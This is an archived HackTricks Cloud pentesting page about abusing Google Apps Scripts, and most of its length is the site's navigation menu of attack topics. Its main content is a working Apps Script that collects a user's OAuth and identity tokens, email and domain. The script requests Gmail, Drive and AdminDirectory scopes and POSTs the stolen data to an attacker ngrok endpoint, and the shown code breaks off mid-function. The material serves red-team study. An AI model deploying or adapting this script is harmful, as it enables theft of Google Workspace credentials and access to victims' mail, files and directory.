


# GWS - App Scripts - HackTricks Cloud

Archived: 2026-04-05 18:34:24 UTC

<<

- 1.
2. 🙋 Welcome!
3. [HackTricks Cloud](#)
4. [About the Author ↗](#)
5. [HackTricks Values & faq ↗](#)
- 6.
7. 🏠 Pentesting CI/CD
8. [Pentesting CI/CD Methodology](#)
9. [Docker Build Context Abuse in Cloud Envs](#)
10. [Gitblit Security](#)
  1. [Ssh Auth Bypass](#)
11. [Github Security](#)
  1. [Abusing Github Actions](#)
    1. [Gh Actions - Artifact Poisoning](#)
    2. [GH Actions - Cache Poisoning](#)
    3. [Gh Actions - Context Script Injections](#)
  2. [Accessible Deleted Data in Github](#)
  3. [Basic Github Information](#)
12. [Gitea Security](#)
  1. [Basic Gitea Information](#)
13. [Concourse Security](#)
  1. [Concourse Architecture](#)
  2. [Concourse Lab Creation](#)
  3. [Concourse Enumeration & Attacks](#)
14. [CircleCI Security](#)
15. [TravisCI Security](#)
  1. [Basic TravisCI Information](#)
16. [Jenkins Security](#)
  1. [Basic Jenkins Information](#)
  2. [Jenkins RCE with Groovy Script](#)
  3. [Jenkins RCE Creating/Modifying Project](#)
  4. [Jenkins RCE Creating/Modifying Pipeline](#)
  5. [Jenkins Arbitrary File Read to RCE via "Remember Me"](#)
  6. [Jenkins Dumping Secrets from Groovy](#)
17. [Apache Airflow Security](#)

1. [Airflow Configuration](#)
2. [Airflow RBAC](#)
18. [Terraform Security](#)
19. [Atlantis Security](#)
20. [Cloudflare Security](#)
  1. [Cloudflare Domains](#)
  2. [Cloudflare Workers Pass Through Proxy Ip Rotation](#)
  3. [Cloudflare Zero Trust Network](#)
21. [Okta Security](#)
  1. [Okta Hardening](#)
22. [Serverless.com Security](#)
23. [Supabase Security](#)
24. [Check Automate Security](#)
  1. [Chef Automate Enumeration And Attacks](#)
25. [Vercel Security](#)
26. [Ansible Tower / AWX / Automation controller Security](#)
27. [TODO](#)
- 28.
29.  Pentesting Cloud
30. [Pentesting Cloud Methodology](#)
  1. [Luks2 Header Malleability Null Cipher Abuse](#)
31. [Kubernetes Pentesting](#)
  1. [Kubernetes Basics](#)
  2. [Pentesting Kubernetes Services](#)
    1. [Kubelet Authentication & Authorization](#)
  3. [Exposing Services in Kubernetes](#)
  4. [Attacking Kubernetes from inside a Pod](#)
  5. [Kubernetes Enumeration](#)
  6. [Kubernetes Role-Based Access Control\(RBAC\)](#)
  7. [Abusing Roles/ClusterRoles in Kubernetes](#)
    1. [Pod Escape Privileges](#)
    2. [Kubernetes Roles Abuse Lab](#)
  8. [Kubernetes Namespace Escalation](#)
  9. [Kubernetes External Secret Operator](#)
  10. [Kubernetes Pivoting to Clouds](#)
  11. [Kubernetes Network Attacks](#)
  12. [Kubernetes Hardening](#)
    1. [Kubernetes SecurityContext\(s\)](#)
  13. [Kubernetes OPA Gatekeeper](#)
    1. [Kubernetes OPA Gatekeeper bypass](#)
  14. [Kubernetes Kyverno](#)
    1. [Kubernetes Kyverno bypass](#)

15. [Kubernetes ValidatingWebhookConfiguration](#)

32. [GCP Pentesting](#)

1. [GCP - Basic Information](#)

1. [GCP - Federation Abuse](#)

2. [GCP - Permissions for a Pentest](#)

3. [GCP - Post Exploitation](#)

1. [GCP - Apigee Post Exploitation](#)

2. [GCP - App Engine Post Exploitation](#)

3. [GCP - Artifact Registry Post Exploitation](#)

4. [GCP - Bigtable Post Exploitation](#)

5. [GCP - Cloud Build Post Exploitation](#)

6. [GCP - Cloud Functions Post Exploitation](#)

7. [GCP - Cloud Run Post Exploitation](#)

8. [GCP - Cloud Shell Post Exploitation](#)

9. [GCP - Cloud SQL Post Exploitation](#)

10. [GCP - Compute Post Exploitation](#)

11. [GCP - Dataflow Post Exploitation](#)

12. [GCP - Filestore Post Exploitation](#)

13. [GCP - IAM Post Exploitation](#)

14. [GCP - KMS Post Exploitation](#)

15. [GCP - Logging Post Exploitation](#)

16. [GCP - Monitoring Post Exploitation](#)

17. [GCP - Pub/Sub Post Exploitation](#)

18. [GCP - Secretmanager Post Exploitation](#)

19. [GCP - Security Post Exploitation](#)

20. [GCP - Workflows Post Exploitation](#)

21. [GCP - Storage Post Exploitation](#)

4. [GCP - Privilege Escalation](#)

1. [GCP - Apikeys Privesc](#)

2. [GCP - AppEngine Privesc](#)

3. [GCP - Artifact Registry Privesc](#)

4. [GCP - Batch Privesc](#)

5. [GCP - BigQuery Privesc](#)

6. [GCP - Bigtable Privesc](#)

7. [GCP - ClientAuthConfig Privesc](#)

8. [GCP - Cloud Workstations Privesc](#)

9. [GCP - Cloudbuild Privesc](#)

10. [GCP - Cloudfunctions Privesc](#)

11. [GCP - Cloudidentity Privesc](#)

12. [GCP - Cloud Scheduler Privesc](#)

13. [GCP - Cloud Tasks Privesc](#)

14. [GCP - Compute Privesc](#)

1. [GCP - Add Custom SSH Metadata](#)
  15. [GCP - Composer Privesc](#)
  16. [GCP - Container Privesc](#)
  17. [GCP - Dataproc Privesc](#)
  18. [GCP - Dataflow Privesc](#)
  19. [GCP - Deploymentmanager Privesc](#)
  20. [GCP - IAM Privesc](#)
  21. [GCP - KMS Privesc](#)
  22. [GCP - Firebase Privesc](#)
  23. [GCP - Orgpolicy Privesc](#)
  24. [GCP - Pubsub Privesc](#)
  25. [GCP - Resourcemanager Privesc](#)
  26. [GCP - Run Privesc](#)
  27. [GCP - Secretmanager Privesc](#)
  28. [GCP - Serviceusage Privesc](#)
  29. [GCP - Sourcerepos Privesc](#)
  30. [GCP - Storage Privesc](#)
  31. [GCP - Vertex AI Privesc](#)
  32. [GCP - Workflows Privesc](#)
  33. [GCP - Generic Permissions Privesc](#)
  34. [GCP - Network Docker Escape](#)
  35. [GCP - local privilege escalation ssh pivoting](#)
5. [GCP - Persistence](#)
    1. [GCP - API Keys Persistence](#)
    2. [GCP - App Engine Persistence](#)
    3. [GCP - Artifact Registry Persistence](#)
    4. [GCP - BigQuery Persistence](#)
    5. [GCP - Bigtable Persistence](#)
    6. [GCP - Cloud Functions Persistence](#)
    7. [GCP - Cloud Run Persistence](#)
    8. [GCP - Cloud Shell Persistence](#)
    9. [GCP - Cloud SQL Persistence](#)
    10. [GCP - Compute Persistence](#)
    11. [GCP - Dataflow Persistence](#)
    12. [GCP - Filestore Persistence](#)
    13. [GCP - Logging Persistence](#)
    14. [GCP - Secret Manager Persistence](#)
    15. [GCP - Storage Persistence](#)
    16. [GCP - Token Persistence](#)
6. [GCP - Services](#)
    1. [GCP - AI Platform Enum](#)
    2. [GCP - API Keys Enum](#)

3. [GCP - App Engine Enum](#)
4. [GCP - Artifact Registry Enum](#)
5. [GCP - Batch Enum](#)
6. [GCP - Bigquery Enum](#)
7. [GCP - Bigtable Enum](#)
8. [GCP - Cloud Build Enum](#)
9. [GCP - Cloud Functions Enum](#)
10. [GCP - Cloud Run Enum](#)
11. [GCP - Cloud Shell Enum](#)
12. [GCP - Cloud SQL Enum](#)
13. [GCP - Cloud Scheduler Enum](#)
14. [GCP - Compute Enum](#)
  1. [GCP - Compute Instances](#)
  2. [GCP - VPC & Networking](#)
15. [GCP - Composer Enum](#)
16. [GCP - Containers & GKE Enum](#)
17. [GCP - Dataflow Enum](#)
18. [GCP - Dataproc Enum](#)
19. [GCP - DNS Enum](#)
20. [GCP - Filestore Enum](#)
21. [GCP - Firebase Enum](#)
22. [GCP - Firestore Enum](#)
23. [GCP - IAM, Principals & Org Policies Enum](#)
24. [GCP - KMS Enum](#)
25. [GCP - Logging Enum](#)
26. [GCP - Memorystore Enum](#)
27. [GCP - Monitoring Enum](#)
28. [GCP - Pub/Sub Enum](#)
29. [GCP - Secrets Manager Enum](#)
30. [GCP - Security Enum](#)
31. [GCP - Source Repositories Enum](#)
32. [GCP - Spanner Enum](#)
33. [GCP - Stackdriver Enum](#)
34. [GCP - Storage Enum](#)
35. [GCP - Vertex AI Enum](#)
36. [GCP - Workflows Enum](#)
7. [GCP <--> Workspace Pivoting](#)
  1. [GCP - Understanding Domain-Wide Delegation](#)
8. [GCP - Unauthenticated Enum & Access](#)
  1. [GCP - API Keys Unauthenticated Enum](#)
  2. [GCP - App Engine Unauthenticated Enum](#)
  3. [GCP - Artifact Registry Unauthenticated Enum](#)

4. [GCP - Cloud Build Unauthenticated Enum](#)
  5. [GCP - Cloud Functions Unauthenticated Enum](#)
  6. [GCP - Cloud Run Unauthenticated Enum](#)
  7. [GCP - Cloud SQL Unauthenticated Enum](#)
  8. [GCP - Compute Unauthenticated Enum](#)
  9. [GCP - IAM, Principals & Org Unauthenticated Enum](#)
  10. [GCP - Source Repositories Unauthenticated Enum](#)
  11. [GCP - Storage Unauthenticated Enum](#)
    1. [GCP - Public Buckets Privilege Escalation](#)
33. [GWS - Workspace Pentesting](#)
1. [GWS - Post Exploitation](#)
  2. [GWS - Persistence](#)
  3. [GWS - Workspace Sync Attacks \(GCPW, GCDS, GPS, Directory Sync with AD & EntraID\)](#)
    1. [GWS - Admin Directory Sync](#)
    2. [GCDS - Google Cloud Directory Sync](#)
    3. [GCPW - Google Credential Provider for Windows](#)
    4. [GPS - Google Password Sync](#)
  4. [GWS - Google Platforms Phishing](#)
    1. [GWS - App Scripts](#)
34. [AWS Pentesting](#)
1. [AWS - Basic Information](#)
    1. [AWS - Federation Abuse](#)
  2. [AWS - Permissions for a Pentest](#)
  3. [AWS - Persistence](#)
    1. [AWS - API Gateway Persistence](#)
    2. [AWS - Cloudformation Persistence](#)
    3. [AWS - Cognito Persistence](#)
    4. [AWS - DynamoDB Persistence](#)
    5. [AWS - EC2 Persistence](#)
      1. [AWS - EC2 ReplaceRootVolume Task \(Stealth Backdoor / Persistence\)](#)
    6. [AWS - ECR Persistence](#)
    7. [AWS - ECS Persistence](#)
    8. [AWS - Elastic Beanstalk Persistence](#)
    9. [AWS - EFS Persistence](#)
    10. [AWS - IAM Persistence](#)
    11. [AWS - KMS Persistence](#)
    12. [AWS - Lambda Persistence](#)
      1. [AWS - Abusing Lambda Extensions](#)
      2. [AWS - Lambda Alias Version Policy Backdoor](#)
      3. [AWS - Lambda Async Self Loop Persistence](#)
      4. [AWS - Lambda Layers Persistence](#)
      5. [AWS - Lambda Exec Wrapper Persistence](#)

13. [AWS - Lightsail Persistence](#)
14. [AWS - RDS Persistence](#)
15. [AWS - S3 Persistence](#)
16. [Aws Sagemaker Persistence](#)
17. [AWS - SNS Persistence](#)
18. [AWS - Secrets Manager Persistence](#)
19. [AWS - SQS Persistence](#)
  1. [AWS - SQS DLQ Backdoor Persistence via RedrivePolicy/RedriveAllowPolicy](#)
  2. [AWS - SQS OrgID Policy Backdoor](#)
20. [AWS - SSM Persistence](#)
21. [AWS - Step Functions Persistence](#)
22. [AWS - STS Persistence](#)
4. [AWS - Post Exploitation](#)
  1. [AWS - API Gateway Post Exploitation](#)
  2. [AWS - Bedrock Post Exploitation](#)
  3. [AWS - CloudFront Post Exploitation](#)
  4. [AWS - CodeBuild Post Exploitation](#)
    1. [AWS Codebuild - Token Leakage](#)
    2. [AWS CodeBuild - Untrusted PR Webhook Bypass \(CodeBreach-style\)](#)
  5. [AWS - Control Tower Post Exploitation](#)
  6. [AWS - DLM Post Exploitation](#)
  7. [AWS - DynamoDB Post Exploitation](#)
  8. [AWS - EC2, EBS, SSM & VPC Post Exploitation](#)
    1. [AWS - EBS Snapshot Dump](#)
    2. [AWS - Covert Disk Exfiltration via AMI Store-to-S3 \(CreateStoreImageTask\)](#)
    3. [AWS - Live Data Theft via EBS Multi-Attach](#)
    4. [AWS - EC2 Instance Connect Endpoint backdoor + ephemeral SSH key injection](#)
    5. [AWS - EC2 ENI Secondary Private IP Hijack \(Trust/Allowlist Bypass\)](#)
    6. [AWS - Elastic IP Hijack for Ingress/Egress IP Impersonation](#)
    7. [AWS - Security Group Backdoor via Managed Prefix Lists](#)
    8. [AWS - Egress Bypass from Isolated Subnets via VPC Endpoints](#)
    9. [AWS - VPC Flow Logs Cross-Account Exfiltration to S3](#)
    10. [AWS - Malicious VPC Mirror](#)
  9. [AWS - ECR Post Exploitation](#)
  10. [AWS - ECS Post Exploitation](#)
  11. [AWS - EFS Post Exploitation](#)
  12. [AWS - EKS Post Exploitation](#)
  13. [AWS - Elastic Beanstalk Post Exploitation](#)
  14. [AWS - IAM Post Exploitation](#)
  15. [AWS - KMS Post Exploitation](#)
  16. [AWS - Lambda Post Exploitation](#)
    1. [AWS - Lambda EFS Mount Injection](#)

2. [AWS - Lambda Event Source Mapping Hijack](#)
3. [AWS - Lambda Function URL Public Exposure](#)
4. [AWS - Lambda LoggingConfig Redirection](#)
5. [AWS - Lambda Runtime Pinning Abuse](#)
6. [AWS - Lambda Steal Requests](#)
7. [AWS - Lambda VPC Egress Bypass](#)
17. [AWS - Lightsail Post Exploitation](#)
18. [AWS - MWA Post Exploitation](#)
19. [AWS - Organizations Post Exploitation](#)
20. [AWS - RDS Post Exploitation](#)
21. [AWS - SageMaker Post-Exploitation](#)
  1. [Feature Store Poisoning](#)
22. [AWS - S3 Post Exploitation](#)
23. [AWS - Secrets Manager Post Exploitation](#)
24. [AWS - SES Post Exploitation](#)
25. [AWS - SNS Post Exploitation](#)
  1. [AWS - SNS Message Data Protection Bypass via Policy Downgrade](#)
  2. [SNS FIFO Archive Replay Exfiltration via Attacker SQS FIFO Subscription](#)
  3. [AWS - SNS to Kinesis Firehose Exfiltration \(Fanout to S3\)](#)
26. [AWS - SQS Post Exploitation](#)
  1. [AWS - SQS DLQ Redrive Exfiltration via StartMessageMoveTask](#)
  2. [AWS - SQS Cross-/Same-Account Injection via SNS Subscription + Queue Policy](#)
27. [AWS - SSO & identitystore Post Exploitation](#)
28. [AWS - Step Functions Post Exploitation](#)
29. [AWS - STS Post Exploitation](#)
30. [AWS - VPN Post Exploitation](#)
31. [Readme](#)
5. [AWS - Privilege Escalation](#)
  1. [AWS - Apigateway Privesc](#)
  2. [AWS - AppRunner Privesc](#)
  3. [AWS - Bedrock Privesc](#)
  4. [AWS - Chime Privesc](#)
  5. [AWS - CloudFront](#)
  6. [AWS - Codebuild Privesc](#)
  7. [AWS - Codepipeline Privesc](#)
  8. [AWS - Codestar Privesc](#)
    1. [codestar:CreateProject, codestar:AssociateTeamMember](#)
    2. [iam:PassRole, codestar:CreateProject](#)
  9. [AWS - Cloudformation Privesc](#)
    1. [iam:PassRole, cloudformation:CreateStack, and cloudformation:DescribeStacks](#)
  10. [AWS - Cognito Privesc](#)
  11. [AWS - Datapipeline Privesc](#)

12. [AWS - Directory Services Privesc](#)
  13. [AWS - DynamoDB Privesc](#)
  14. [AWS - EBS Privesc](#)
  15. [AWS - EC2 Privesc](#)
  16. [AWS - ECR Privesc](#)
  17. [AWS - ECS Privesc](#)
  18. [AWS - EFS Privesc](#)
  19. [AWS - Elastic Beanstalk Privesc](#)
  20. [AWS - EMR Privesc](#)
  21. [AWS - EventBridge Scheduler Privesc](#)
  22. [AWS - Gamelift](#)
  23. [AWS - Glue Privesc](#)
  24. [AWS - IAM Privesc](#)
  25. [AWS - KMS Privesc](#)
  26. [AWS - Lambda Privesc](#)
  27. [AWS - Lightsail Privesc](#)
  28. [AWS - Macie Privesc](#)
  29. [AWS - Mediapackage Privesc](#)
  30. [AWS - MQ Privesc](#)
  31. [AWS - MSK Privesc](#)
  32. [AWS - RDS Privesc](#)
  33. [AWS - Redshift Privesc](#)
  34. [AWS - Route53 Privesc](#)
  35. [AWS - SNS Privesc](#)
  36. [AWS - SQS Privesc](#)
  37. [AWS - SSO & identitystore Privesc](#)
  38. [AWS - Organizations Privesc](#)
  39. [AWS - S3 Privesc](#)
  40. [AWS - Sagemaker Privesc](#)
  41. [AWS - Secrets Manager Privesc](#)
  42. [AWS - SSM Privesc](#)
  43. [AWS - Step Functions Privesc](#)
  44. [AWS - STS Privesc](#)
  45. [AWS - WorkDocs Privesc](#)
6. [AWS - Services](#)
1. [AWS - Security & Detection Services](#)
    1. [AWS - CloudTrail Enum](#)
    2. [AWS - CloudWatch Enum](#)
    3. [AWS - Config Enum](#)
    4. [AWS - Control Tower Enum](#)
    5. [AWS - Cost Explorer Enum](#)
    6. [AWS - Detective Enum](#)


7. [AWS - Firewall Manager Enum](#)
8. [AWS - GuardDuty Enum](#)
9. [AWS - Inspector Enum](#)
10. [AWS - Security Hub Enum](#)
11. [AWS - Shield Enum](#)
12. [AWS - Trusted Advisor Enum](#)
13. [AWS - WAF Enum](#)
2. [AWS - API Gateway Enum](#)
3. [AWS - Bedrock Enum](#)
4. [AWS - Certificate Manager \(ACM\) & Private Certificate Authority \(PCA\)](#)
5. [AWS - CloudFormation & CodeStar Enum](#)
6. [AWS - CloudHSM Enum](#)
7. [AWS - CloudFront Enum](#)
8. [AWS - Codebuild Enum](#)
9. [AWS - Cognito Enum](#)
  1. [Cognito Identity Pools](#)
  2. [Cognito User Pools](#)
10. [AWS - DataPipeline, CodePipeline & CodeCommit Enum](#)
11. [AWS - Directory Services / WorkDocs Enum](#)
12. [AWS - DocumentDB Enum](#)
13. [AWS - DynamoDB Enum](#)
14. [AWS - EC2, EBS, ELB, SSM, VPC & VPN Enum](#)
  1. [AWS - Nitro Enum](#)
  2. [AWS - VPC & Networking Basic Information](#)
15. [AWS - ECR Enum](#)
16. [AWS - ECS Enum](#)
17. [AWS - EKS Enum](#)
18. [AWS - Elastic Beanstalk Enum](#)
19. [AWS - ElastiCache](#)
20. [AWS - EMR Enum](#)
21. [AWS - EFS Enum](#)
22. [AWS - EventBridge Scheduler Enum](#)
23. [AWS - Kinesis Data Firehose Enum](#)
24. [AWS - IAM, Identity Center & SSO Enum](#)
25. [AWS - KMS Enum](#)
26. [AWS - Lambda Enum](#)
27. [AWS - Lightsail Enum](#)
28. [AWS - Macie Enum](#)
29. [AWS - MQ Enum](#)
30. [AWS - MSK Enum](#)
31. [AWS - Organizations Enum](#)
32. [AWS - Redshift Enum](#)

33. [AWS - Relational Database \(RDS\) Enum](#)
34. [AWS - Route53 Enum](#)
35. [AWS - SageMaker Enum](#)
36. [AWS - Secrets Manager Enum](#)
37. [AWS - SES Enum](#)
38. [AWS - SNS Enum](#)
39. [AWS - SQS Enum](#)
40. [AWS - S3, Athena & Glacier Enum](#)
41. [AWS - Step Functions Enum](#)
42. [AWS - STS Enum](#)
43. [AWS - Other Services Enum](#)
7. [AWS - Unauthenticated Enum & Access](#)
  1. [AWS - Accounts Unauthenticated Enum](#)
  2. [AWS - API Gateway Unauthenticated Enum](#)
  3. [AWS - Cloudfront Unauthenticated Enum](#)
  4. [AWS - Cognito Unauthenticated Enum](#)
  5. [AWS - CodeBuild Unauthenticated Access](#)
  6. [AWS - DocumentDB Unauthenticated Enum](#)
  7. [AWS - DynamoDB Unauthenticated Access](#)
  8. [AWS - EC2 Unauthenticated Enum](#)
  9. [AWS - ECR Unauthenticated Enum](#)
  10. [AWS - ECS Unauthenticated Enum](#)
  11. [AWS - Elastic Beanstalk Unauthenticated Enum](#)
  12. [AWS - Elasticsearch Unauthenticated Enum](#)
  13. [AWS - IAM & STS Unauthenticated Enum](#)
  14. [AWS - Identity Center & SSO Unauthenticated Enum](#)
  15. [AWS - IoT Unauthenticated Enum](#)
  16. [AWS - Kinesis Video Unauthenticated Enum](#)
  17. [AWS - Lambda Unauthenticated Access](#)
  18. [AWS - Media Unauthenticated Enum](#)
  19. [AWS - MQ Unauthenticated Enum](#)
  20. [AWS - MSK Unauthenticated Enum](#)
  21. [AWS - RDS Unauthenticated Enum](#)
  22. [AWS - Redshift Unauthenticated Enum](#)
  23. [AWS - SageMaker Unauthenticated Enum](#)
  24. [AWS - SQS Unauthenticated Enum](#)
  25. [AWS - SNS Unauthenticated Enum](#)
  26. [AWS - S3 Unauthenticated Enum](#)
35. [Azure Pentesting](#)
  1. [Az - Basic Information](#)
    1. [Az Federation Abuse](#)
    2. [Az - Tokens & Public Applications](#)

2. [Az - Enumeration Tools](#)
3. [Az - Unauthenticated Enum & Initial Entry](#)
  1. [Az - Container Registry Unauth](#)
  2. [Az - OAuth Apps Phishing](#)
  3. [Az - Storage Unauth](#)
  4. [Az - VMs Unauth](#)
  5. [Az - Device Code Authentication Phishing](#)
  6. [Az - Password Spraying](#)
4. [Az - Services](#)
  1. [Az - Entra ID \(AzureAD\) & Azure IAM](#)
  2. [Az - ACR](#)
  3. [Az - API Management](#)
  4. [Az - Application Proxy](#)
  5. [Az - ARM Templates / Deployments](#)
  6. [Az - Automation Accounts](#)
  7. [Az - Azure App Services](#)
  8. [Az - AI Foundry](#)
  9. [Az - Cloud Shell](#)
  10. [Az - Container Registry](#)
  11. [Az - Container Instances, Apps & Jobs](#)
  12. [Az - CosmosDB](#)
  13. [Az - Defender](#)
  14. [Az - File Shares](#)
  15. [Az - Front Door](#)
  16. [Az - Function Apps](#)
  17. [Az - Intune](#)
  18. [Az - Key Vault](#)
  19. [Az - Logic Apps](#)
  20. [Az - Management Groups, Subscriptions & Resource Groups](#)
  21. [Az - Misc](#)
  22. [Az - Monitoring](#)
  23. [Az - MySQL](#)
  24. [Az - PostgreSQL](#)
  25. [Az - Queue Storage](#)
  26. [Az - Sentinel](#)
  27. [Az - Service Bus](#)
  28. [Az - SQL](#)
  29. [Az - Static Web Applications](#)
  30. [Az - Storage Accounts & Blobs](#)
  31. [Az - Table Storage](#)
  32. [Az - Virtual Desktop](#)
  33. [Az - Virtual Machines & Network](#)

1. [Az - Azure Network](#)
5. [Az - Permissions for a Pentest](#)
6. [Az - Lateral Movement \(Cloud - On-Prem\)](#)
  1. [Az - Arc vulnerable GPO Deploy Script](#)
  2. [Az - Cloud Kerberos Trust](#)
  3. [Az - Cloud Sync](#)
  4. [Az - Connect Sync](#)
  5. [Az - Domain Services](#)
  6. [Az - Federation](#)
  7. [Az - Hybrid Identity Misc Attacks](#)
  8. [Az - Exchange Hybrid Impersonation \(ACS Actor Tokens\)](#)
  9. [Az - Local Cloud Credentials](#)
  10. [Az - Pass the Certificate](#)
  11. [Az - Pass the Cookie](#)
  12. [Az - Primary Refresh Token \(PRT\)](#)
  13. [Az - PTA - Pass-through Authentication](#)
  14. [Az - Seamless SSO](#)
7. [Az - Post Exploitation](#)
  1. [Az API Management Post Exploitation](#)
  2. [Az Azure AI Foundry Post Exploitation](#)
  3. [Az - Blob Storage Post Exploitation](#)
  4. [Az - CosmosDB Post Exploitation](#)
  5. [Az - File Share Post Exploitation](#)
  6. [Az - Function Apps Post Exploitation](#)
  7. [Az - Key Vault Post Exploitation](#)
  8. [Az - Logic Apps Post Exploitation](#)
  9. [Az - MySQL Post Exploitation](#)
  10. [Az - PostgreSQL Post Exploitation](#)
  11. [Az - Queue Storage Post Exploitation](#)
  12. [Az - Service Bus Post Exploitation](#)
  13. [Az - Table Storage Post Exploitation](#)
  14. [Az - SQL Post Exploitation](#)
  15. [Az - Virtual Desktop Post Exploitation](#)
  16. [Az - VMs & Network Post Exploitation](#)
8. [Az - Privilege Escalation](#)
  1. [Az - Azure IAM Privesc \(Authorization\)](#)
  2. [Az - AI Foundry Privesc](#)
  3. [Az - API Management Privesc](#)
  4. [Az - App Services Privesc](#)
  5. [Az - Automation Accounts Privesc](#)
  6. [Az - Container Registry Privesc](#)
  7. [Az - Container Instances, Apps & Jobs Privesc](#)

8. [Az - CosmosDB Privesc](#)
9. [Az - EntraID Privesc](#)
  1. [Az - Conditional Access Policies & MFA Bypass](#)
  2. [Az - Dynamic Groups Privesc](#)
10. [Az - Functions App Privesc](#)
11. [Az - Key Vault Privesc](#)
12. [Az - Logic Apps Privesc](#)
13. [Az - MySQL Privesc](#)
14. [Az - PostgreSQL Privesc](#)
15. [Az - Queue Storage Privesc](#)
16. [Az - Service Bus Privesc](#)
17. [Az - Static Web App Privesc](#)
18. [Az - Storage Privesc](#)
19. [Az - SQL Privesc](#)
20. [Az - Virtual Desktop Privesc](#)
21. [Az - Virtual Machines & Network Privesc](#)
9. [Az - Persistence](#)
  1. [Az - Automation Accounts Persistence](#)
  2. [Az - Cloud Shell Persistence](#)
  3. [Az - Logic Apps Persistence](#)
  4. [Az - SQL Persistence](#)
  5. [Az - Queue Storage Persistence](#)
  6. [Az - VMs Persistence](#)
  7. [Az - Storage Persistence](#)
10. [Az - Device Registration](#)
36. [Digital Ocean Pentesting](#)
  1. [DO - Basic Information](#)
  2. [DO - Permissions for a Pentest](#)
  3. [DO - Services](#)
    1. [DO - Apps](#)
    2. [DO - Container Registry](#)
    3. [DO - Databases](#)
    4. [DO - Droplets](#)
    5. [DO - Functions](#)
    6. [DO - Images](#)
    7. [DO - Kubernetes \(DOKS\)](#)
    8. [DO - Networking](#)
    9. [DO - Projects](#)
    10. [DO - Spaces](#)
    11. [DO - Volumes](#)
37. [IBM Cloud Pentesting](#)
  1. [IBM - Hyper Protect Crypto Services](#)

2. [IBM - Hyper Protect Virtual Server](#)
  3. [IBM - Basic Information](#)
38. [OpenShift Pentesting](#)
1. [OpenShift - Basic information](#)
  2. [Openshift - SCC](#)
  3. [OpenShift - Jenkins](#)
    1. [OpenShift - Jenkins Build Pod Override](#)
  4. [OpenShift - Privilege Escalation](#)
    1. [OpenShift - Missing Service Account](#)
    2. [OpenShift - Tekton](#)
    3. [OpenShift - SCC bypass](#)
- 39.
40.  Pentesting Network Services
41. [HackTricks Pentesting Network](#) ↗
42. [HackTricks Pentesting Services](#) ↗

## [GWS - App Scripts](#)



Learn & practice AWS Hacking:



[HackTricks Training AWS Red Team Expert \(ARTE\)](#)



Learn & practice GCP Hacking:




[HackTricks Training GCP Red Team Expert \(GRTE\)](#)



Learn & practice Az Hacking:



[HackTricks Training Azure Red Team Expert \(AzRTE\)](#)



► Support HackTricks

## [App Scripts](#)

App Scripts is **code that will be triggered when a user with editor permission access the doc the App Script is linked with** and after **accepting the OAuth prompt**.

They can also be set to be **executed every certain time** by the owner of the App Script (Persistence).

## [Create App Script](#)

There are several ways to create an App Script, although the most common ones are **from a Google Document (of any type)** and as a **standalone project**:

- ▶ Create a container-bound project from Google Docs, Sheets, or Slides
- ▶ Create a standalone project
- ▶ Create a standalone project from Google Drive
- ▶ Create a container-bound project from Google Forms
- ▶ Create a standalone project using the clasp command line tool

## [App Script Scenario](#)

### [Create Google Sheet with App Script](#)

Start by crating an App Script, my recommendation for this scenario is to create a Google Sheet and go to `Extensions > App Scripts` , this will open a **new App Script for you linked to the sheet**.

### [Leak token](#)

In order to give access to the OAuth token you need to click on `Services +` **and add scopes like:**

- **AdminDirectory:** Access users and groups of the directory (if the user has enough permissions)
- **Gmail:** To access gmail data
- **Drive:** To access drive data
- **Google Sheets API:** So it works with the trigger

To change yourself the **needed scopes** you can go to project settings and enable: `Show "appscript.json"` manifest file in editor .

```
function getToken() {
  var userEmail = Session.getActiveUser().getEmail()
  var domain = userEmail.substring(userEmail.lastIndexOf("@") + 1)
  var oauthToken = ScriptApp.getOAuthToken()
  var identityToken = ScriptApp.getIdentityToken()

  // Data json
  data = {
    oauthToken: oauthToken,
    identityToken: identityToken,
    email: userEmail,
    domain: domain,
```

```
}

// Send data
makePostRequest(data)

// Use the APIs, if you don't even if they have configured them in appscript.json the App script won't ask for

// To ask for AdminDirectory permissions
var pageToken = ""
page = AdminDirectory.Users.list({
  domain: domain, // Use the extracted domain
  orderBy: "givenName",
  maxResults: 100,
  pageToken: pageToken,
})

// To ask for gmail permissions
var threads = GmailApp.getInboxThreads(0, 10)

// To ask for drive permissions
var files = DriveApp.getFiles()
}

function makePostRequest(data) {
  var url = "http://5.tcp.eu.ngrok.io:12027"

  var options = {
    method: "post",
    contentType: "application/json",
    payload: JSON.stringify(data),
  }









  try {
